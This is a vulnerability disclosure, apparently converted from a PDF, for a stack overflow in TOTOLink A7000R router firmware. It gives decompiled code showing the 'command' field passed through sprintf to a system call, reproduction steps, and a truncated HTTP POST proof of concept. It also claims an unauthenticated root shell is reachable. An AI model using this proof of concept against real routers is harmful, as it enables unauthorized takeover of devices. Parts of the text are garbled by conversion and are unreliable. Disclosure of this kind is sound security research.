


TOTOLink A7000R V9.1.0u.6115_B20201022 has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.totolink.net/
- Firmware download address: https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/171/ids/36.htm |

Product Information

TOTOLink A7000R V9.1.0u.6115_B20201022 router, the latest version of simulation overview:



Vulnerability details

```
1 int __fastcall sub_421C94(int a1)
  2 {
  3
     const char *Var; // $s2
     int v3; // $v0
  4
  5
     int v4; // $v0
     char v6[128]; // [sp+18h] [-80h] BYREF
  8
     memset(v6, 0, sizeof(v6));
  9
     Var = (const char *)websGetVar(a1, "command", "www.baidu.com");
10
      v3 = websGetVar(a1, "num". &byte_43A4B0);
 11
12
      sprintf(v6, "traceroute -m %d %s&>/var/log/traceRouteLog", v=> var);
13
      doSvstem(v6):
      setResponse(&word_438564, "reserv");
14
15
      return 1;
16 }
```

Var is formatted into V6 through sprintf function, and Var is the value of command we enter. The size of the format string is not limited, resulting in stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
```

Accept: application/json, text/javascript, */*; q=0.01

 $\label{eq:accept-Language: accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2, zh-TW; q=0.2, zh-TW; q=0.2, zh-TW; q=0.3, en; q=0.2, zh-TW; q=0.2, zh-TW; q=0.3, en; q=0.2, zh-TW; zh-TW;$

Accept-Encoding: gzip, deflate

Content-Length: 561

Origin: http://192.168.0.1

DNT: 1

Connection: close


Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest


Pragma: no-cache

Cache-Control: no-cache

{"topicurl": "setting/setTracerouteCfg", "command":



The above figure shows the POC attack effect



As shown in the figure above, we can hijack PC registers.

```
rwxrwxr-x
rwxrwxr-x
rwxrwxr-x
                        1000
drwxrwxr-x
drwxrwxr-x
drwxrwxr-x 2 1000
             9 1000
                        1000
drwxrwxr-x
drwxrwxr-x
             2 1000
                        1000
                                      4096 Dec 2
             9 1000
                        1000
```

Finally, you can write exp to get a stable root shell without authorization.